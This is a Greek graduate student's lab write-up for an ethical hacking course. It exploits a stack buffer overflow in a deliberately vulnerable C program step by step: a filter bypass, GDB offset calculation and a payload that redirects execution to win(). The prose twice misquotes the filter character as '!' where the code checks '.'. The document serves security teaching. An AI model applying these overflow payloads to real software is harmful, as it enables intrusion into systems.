

Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
ΜΠΣ «Κυβερνοασφάλεια και Τεχνολογίες Τεχνητής Νοημοσύνης»

Αποτίμηση Ασφάλειας και Ηθικό Χάκινγκ
Χειμερινό Εξάμηνο 2025-2026
Εργασία 2




Καλαϊτζίδης Ιωάννης

Email: ioannis_kalaitzidis@ssl-unipi.gr

Εισαγωγή

Η παρούσα εργασία πραγματεύεται την ανάλυση και την πρακτική εκμετάλλευση μιας κλασικής ευπάθειας ασφάλειας λογισμικού, της υπερχείλισης προσωρινής μνήμης. Ως αντικείμενο μελέτης χρησιμοποιείται το ευάλωτο πρόγραμμα `checker.c`, το οποίο έχει κατασκευαστεί σκόπιμα ώστε να επιτρέπει την αλλοίωση της μνήμης στοίβας (Stack). Κύριος στόχος είναι η κατανόηση του μηχανισμού με τον οποίο η απουσία ελέγχου στα όρια των δεδομένων εισόδου μπορεί να οδηγήσει σε παραβίαση της ροής εκτέλεσης του προγράμματος. Μέσω της χρήσης του εργαλείου αποσφαλμάτωσης GDB, πραγματοποιείται ανάλυση της μνήμης για τον εντοπισμό της ευπάθειας και των κρίσιμων διευθύνσεων μνήμης. Η μεθοδολογία περιλαμβάνει την παράκαμψη των φίλτρων εισόδου, τον ακριβή υπολογισμό της απόστασης (offset) στη μνήμη και τη δημιουργία ενός ειδικά διαμορφωμένου payload. Ο τελικός σκοπός είναι η ανακατεύθυνση της εκτέλεσης στη συνάρτηση `win()`, η οποία υπό κανονικές συνθήκες δεν καλείται ποτέ από το πρόγραμμα.

Πρακτικό κομμάτι εργασίας



The screenshot displays an Ubuntu Desktop environment. The top panel shows the 'Ubuntu Desktop' title bar, system icons (network, language, volume, and clock), and the time '1:20 PM'. The desktop background is blue with a large, glowing 'SEEDLABS' logo in the bottom right corner. On the left side, there is a vertical dock containing icons for the Dash, Home Folder, Files, Firefox, and other applications. A terminal window is open at the bottom, showing the following commands and output:

```
[01/17/26]seed@VM:~$ cd Desktop
[01/17/26]seed@VM:~/Desktop$ gcc -fno-stack-protector -
z execstack -ggdb checker.c -o checker
[01/17/26]seed@VM:~/Desktop$
```

Αρχικά, κατεβάσαμε τον κώδικα `checker.c` και τον αποθηκεύσαμε στην επιφάνεια εργασίας (Desktop) του εικονικού μηχανήματος. Στη συνέχεια, ανοίξαμε το τερματικό και εκτελέσαμε τη διαδικασία μεταγλώττισης (compile) χρησιμοποιώντας την εντολή `gcc` με τις απαραίτητες παραμέτρους, προκειμένου να επιβεβαιώσουμε την ορθή λειτουργία του στο σύστημα.

Q1: Read the `checker.c` code and write the name of the function that includes the buffer overflow vulnerability.

Απάντηση:

```
[01/17/26]seed@VM:~/Desktop$ cat checker.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void win() {
    printf("Well done.\n");
    exit(0);
}

void process_input(char *data) {
    char storage[64];
    if (data[0] != '.') {
        exit(0);
    }
    strcpy(storage, data);
    printf("Processed: %s\n", storage);
}
```

Η ευάλωτη συνάρτηση είναι η `process_input`. Στη συγκεκριμένη συνάρτηση ορίζεται ένας πίνακας (buffer) με το όνομα `storage` μεγέθους 64 bytes (`char storage[64]`). Στη συνέχεια, χρησιμοποιείται η συνάρτηση «`strcpy(storage, data)`» για να αντιγράψει τα δεδομένα εισόδου στο `storage`. Η ευπάθεια προκύπτει επειδή η `strcpy` δεν ελέγχει αν το μέγεθος των δεδομένων εισόδου (`data`) χωράει στο `storage`. Αν ο χρήστης δώσει είσοδο μεγαλύτερη από 64 bytes, θα συμβεί υπερχείλιση μνήμης (buffer overflow).

Q2: Run the compiled executable from the terminal. Give input “AAAA...” to the executable. Are you able to overflow it even if you send 1000 times the character A? (HINT: you can

execute `./checker $(python -c 'print "A"*1000')` to easily create the input composed of 1000 'A'.)

Απάντηση:

```
[01/17/26]seed@VM:~/Desktop$ ./checker $(python -c 'print "A"*1000')  
[01/17/26]seed@VM:~/Desktop$
```

Δεν είναι δυνατόν να προκληθεί υπερχείλιση (overflow) με αυτή την είσοδο. Παρατηρώντας τον κώδικα `checker.c`, βλέπουμε ότι στη συνάρτηση `process_input` υπάρχει ένας έλεγχος: `if (data[0] != '!') { exit(0); }`. Επειδή η είσοδός μας αποτελείται αποκλειστικά από τον χαρακτήρα «A» (και δεν ξεκινάει με τελεία), το πρόγραμμα τερματίζει τη λειτουργία του μέσω της `exit(0)` πριν εκτελεστεί η εντολή `strcpy`. Επομένως, δεν γίνεται καμία αντιγραφή στη μνήμη και δεν προκαλείται overflow.

Q3: As you will notice in the source code, the input is being filtered if a specific character is missing from the input. Identify this character, and send an appropriate input to crash the executable (i.e., segmentation fault). Give a screenshot. (HINT: you will need to concatenate characters using the plus sign (i.e., '+'). For example, you can execute `./checker $(python -c 'print "A"*4+"BB")` to create the string `AAAABB` and give it as input to the executable).

Απάντηση:

```
[01/17/26]seed@VM:~/Desktop$ ./checker $(python -c 'print "." + "A"*200')  
Processed: .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault  
[01/17/26]seed@VM:~/Desktop$
```

Ο ειδικός χαρακτήρας που απαιτείται είναι η τελεία. Στον κώδικα βλέπουμε τον έλεγχο `if (data[0] != '!')`. Για να μην τερματίσει το πρόγραμμα, ο πρώτος χαρακτήρας της εισόδου πρέπει να είναι «τελεία». Η εντολή που εκτελέσαμε στέλνει ως πρώτο χαρακτήρα την τελεία και ακολουθούν 200 χαρακτήρες «A». Έτσι, ο έλεγχος παρακάμπτεται, η `strcpy` εκτελείται και

καθώς τα δεδομένα υπερβαίνουν το μέγεθος του buffer (64 bytes), προκαλείται Segmentation Fault.

Q4: Open now the executable flow in gdb environment using the command `gdb ./checker`. Execute the disass command using the name of the function `win()`. The command you will execute is `disass win`. What is the address of the first instruction of the `win()` function?

Απάντηση:

```
[01/17/26]seed@VM:~/Desktop$ gdb checker
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from checker...done.
gdb-peda$
```

```
gdb-peda$ disass win
Dump of assembler code for function win:
0x0804849b <+0>:      push    ebp
0x0804849c <+1>:      mov     ebp,esp
0x0804849e <+3>:      sub     esp,0x8
0x080484a1 <+6>:      sub     esp,0xc
0x080484a4 <+9>:      push    0x8048620
0x080484a9 <+14>:     call    0x8048360 <puts@plt>
0x080484ae <+19>:     add     esp,0x10
0x080484b1 <+22>:     sub     esp,0xc
0x080484b4 <+25>:     push    0x0
0x080484b6 <+27>:     call    0x8048370 <exit@plt>
End of assembler dump.
gdb-peda$ █
```

Η διεύθυνση της πρώτης εντολής της συνάρτησης win() είναι **0x0804849b**.

Q5: Execute the disass command to identify the return address of the vulnerable function that you identified in question 1. (HINT: The return address is usually right after a CALL instruction).

Απάντηση:

```

0x0804855f <+97>:  mov     BYTE PTR [eax+0x8],0x0
0x08048563 <+101>: mov     eax,DWORD PTR [edx+0x4]
0x08048566 <+104>:  add     eax,0x4
0x08048569 <+107>:  mov     eax,DWORD PTR [eax]
0x0804856b <+109>:  sub     esp,0xc
0x0804856e <+112>:  push    eax
0x0804856f <+113>:  call    0x80484bb <process_input>
0x08048574 <+118>:  add     esp,0x10
0x08048577 <+121>:  sub     esp,0xc
0x0804857a <+124>:  push    0x804864c
0x0804857f <+129>:  call    0x8048360 <puts@plt>

```

Η διεύθυνση επιστροφής είναι η **0x08048574**. Είναι η διεύθυνση της εντολής που ακολουθεί αμέσως μετά την κλήση (call) της συνάρτησης «process_input» μέσα στην main.

Q6: Now set a breakpoint in the specific assembly instruction that when executed, a buffer overflow will occur. Write the memory address that you set the breakpoint (HINT: The answer is a CALL instruction to a C library function).

Απάντηση:

```

0x080484cb <+16>:  sub     esp,0xc
0x080484ce <+19>:  push    0x0
0x080484d0 <+21>:  call    0x8048370 <exit@plt>
0x080484d5 <+26>:  sub     esp,0x8
0x080484d8 <+29>:  push    DWORD PTR [ebp+0x8]
0x080484db <+32>:  lea     eax,[ebp-0x48]
0x080484de <+35>:  push    eax
0x080484df <+36>:  call    0x8048350 <strcpy@plt>
0x080484e4 <+41>:  add     esp,0x10
0x080484e7 <+44>:  sub     esp,0x8
0x080484ea <+47>:  lea     eax,[ebp-0x48]
0x080484ed <+50>:  push    eax
0x080484ee <+51>:  push    0x804862b
0x080484f3 <+56>:  call    0x8048340 <printf@plt>

```


Επιβεβαιώνεται ότι η εντολή `call <strcpy@plt>` βρίσκεται στη διεύθυνση **0x080484df**.

```
gdb-peda$ break *0x080484df
Breakpoint 1 at 0x80484df: file checker.c, line 15.
gdb-peda$
```

Το breakpoint τοποθετήθηκε στη διεύθυνση **0x080484df**. Αυτή είναι η διεύθυνση της εντολής `call` για τη συνάρτηση «`strcpy@plt`» μέσα στην `process_input`, όπου συμβαίνει η υπερχείλιση μνήμης.

Q7: Run the executable now using as an argument the special character found in question 3 concatenated with ten (10) times the character A. The gdb command is `run $(python -c 'print...')`. Now execute `x/40xw $esp` to print the stack. Identify the return address that you found in question 3 inside the stack. Give a screenshot.

Απάντηση:

```
gdb-peda$ run $(python -c 'print "." + "A"*10')
Starting program: /home/seed/Desktop/checker $(python -c 'print "." + "A"*10')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

Εκτελέσαμε την εντολή `run $(python -c 'print "." + "A"*10')` εντός του GDB. Η εντολή αυτή ξεκινά το πρόγραμμα τροφοδοτώντας το με μια είσοδο που περιέχει τον απαραίτητο χαρακτήρα «.» (για να παρακαμφθεί ο έλεγχος της `process_input`) ακολουθούμενο από 10

χαρακτήρες

A.

```
gdb-peda$ x/40xw $esp
0xbfffecf0: 0xbfffed00 0xbffff02d 0xb7fd6
b48 0x00000000
0xbfffed00: 0xb7fff000 0xb7f5e4c4 0x00000
000 0x00000000
0xbfffed10: 0xb7fff000 0xb7fff918 0xbfffe
d30 0x0804827e
0xbfffed20: 0x00000000 0xbfffedc4 0xb7fd4
4e8 0xb7fd445c
0xbfffed30: 0xffffffff 0xb7d66000 0xb7d76
dc8 0xb7ffd2f0
0xbfffed40: 0xb7fd44e8 0xb7fd445c 0xbfffe
d78 0x08048574
0xbfffed50: 0xbffff02d 0x00000000 0xb7d98
a50 0x080485eb
0xbfffed60: 0x6d726168 0x7373656c 0x00000
000 0x00000000
0xbfffed70: 0xb7f1c3dc 0xbfffed90 0x00000
000 0xb7d82637
0xbfffed80: 0xb7f1c000 0xb7f1c000 0x00000
000 0xb7d82637
gdb-peda$
```

Εκτελώντας την εντολή **x/40xw \$esp**, εξετάσαμε τα περιεχόμενα της στοίβας (stack). Στόχος μας ήταν να εντοπίσουμε τη διεύθυνση επιστροφής που είχαμε βρει στην ερώτηση 5. Πράγματι, εντοπίσαμε την τιμή **0x08048574** μέσα στη μνήμη. Αυτό επιβεβαιώνει ότι όταν κλήθηκε η `process_input`, το σύστημα αποθήκευσε σωστά τη διεύθυνση της επόμενης εντολής (0x08048574) στη στοίβα, ώστε το πρόγραμμα να γνωρίζει πού να επιστρέψει μόλις ολοκληρωθεί η συνάρτηση.

Q8: Now run the gdb command `ni`. Count how many bytes we need to send to reach the return address. Remember that each character is one byte and one byte is two hex digits.

Απάντηση:

```

gdb-peda$ p &storage
$1 = (char (*)[64]) 0xbfffed00
gdb-peda$ p/x $ebp+4
$2 = 0xbfffed4c
gdb-peda$ p (unsigned)($ebp+4) - (unsigned)&storage
$3 = 0x4c
gdb-peda$

```

Αρχικά, εκτελέσαμε την εντολή «**ni**» (Next Instruction) ώστε να εκτελεστεί η strcpy και να γεμίσει το buffer με δεδομένα. Στη συνέχεια, χρησιμοποιήσαμε το GDB για να εντοπίσουμε τη διεύθυνση της αρχής του buffer (storage) και τη διεύθυνση όπου αποθηκεύεται η διεύθυνση επιστροφής (\$ebp+4). Τέλος, αφαιρέσαμε τις δύο διευθύνσεις για να βρούμε την ακριβή απόσταση (offset). Το αποτέλεσμα της αφαίρεσης ήταν 0x4c (σε δεκαεξαδική μορφή), το οποίο αντιστοιχεί σε **76 bytes**. Αυτό σημαίνει ότι το buffer απέχει 76 bytes από τη διεύθυνση επιστροφής.

Q9: Lets verify your results from the previous question. First, execute the gdb command continue to terminate the program. Assume that we need to send X times the character A. Send an input as in question 7 but this time you must overwrite the return address in the stack with the 42424242. Give a screenshot.

Απάντηση:

```

gdb-peda$ run $(python -c 'print "." + "A"*75 + "BBBB"')
Starting program: /home/seed/Desktop/checker $(python -c 'print "." + "A"*75 + "BBBB"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$

```

Επιβεβαιώσαμε τα αποτελέσματα της προηγούμενης ερώτησης δημιουργώντας μια είσοδο που υπερκαλύπτει τη διεύθυνση επιστροφής με την τιμή 0x42424242 (που αντιστοιχεί στους χαρακτήρες «BBBB»). Συγκεκριμένα, χρησιμοποιήσαμε offset 76 bytes (1 χαρακτήρας «.» και 75 χαρακτήρες «A») και στη συνέχεια προσθέσαμε το «BBBB». Για την εκτέλεση της επίθεσης:

1. Αρχικά δώσαμε την εντολή `run $(python -c 'print "." + "A"*75 + "BBBB")` για να εισάγουμε τα δεδομένα.
2. Καθώς το πρόγραμμα σταμάτησε στο breakpoint που είχαμε ορίσει, δώσαμε την εντολή `c` (continue) ώστε να επιτραπεί η συνέχιση της εκτέλεσης και να πραγματοποιηθεί η υπερχείλιση.

Όπως φαίνεται στο screenshot, ο δείκτης εντολών (Extended Instruction Pointer) πήρε την τιμή 0x42424242, αποδεικνύοντας ότι ελέγχουμε επιτυχώς τη ροή εκτέλεσης του προγράμματος.

Q10: If everything went well, it is time to execute the win function. Again execute continue to terminate the program. Now the goal is to overwrite the return address so that the win function is executed. Note that memory addresses due to endianness must be written in reverse order. So if you want to use for example the address 0x08040506 in your Python structure you should write something like `r $(python -c 'print "A"*4+"\\x06\\x05\\x04\\x08")`.

Απάντηση:

1. **Παράκαμψη Προστασίας:** Εντοπίσαμε και παρακάμψαμε τον μηχανισμό φιλτραρίσματος εισόδου, προσθέτοντας τον χαρακτήρα «.» στην αρχή του payload.
2. **Ανάλυση Μνήμης:** Μελετήσαμε τη δομή της στοίβας (stack) και υπολογίσαμε με ακρίβεια την απόσταση (offset) των **76 bytes** που απαιτούνταν για να προσπελάσουμε τη διεύθυνση επιστροφής.
3. **Έλεγχος Ροής:** Αποδείξαμε τον έλεγχο του δείκτη εντολών (EIP) γράφοντας αρχικά την τιμή 0x42424242.
4. **Τελική Επίθεση:** Δημιουργήσαμε το τελικό payload εισάγοντας τη διεύθυνση της συνάρτησης win() (0x0804849b) σε μορφή Little Endian (\x9b\x84\x04\x08).

Η επιτυχής εκτέλεση της συνάρτησης win() και η εμφάνιση του μηνύματος «Well done.» επιβεβαίωσαν την ορθότητα της επίθεσης. Η άσκηση αυτή κατέδειξε στην πράξη τους σοβαρούς κινδύνους που εγκυμονεί η μη ασφαλής διαχείριση μνήμης στη γλώσσα C και την ανάγκη για ασφαλείς πρακτικές προγραμματισμού.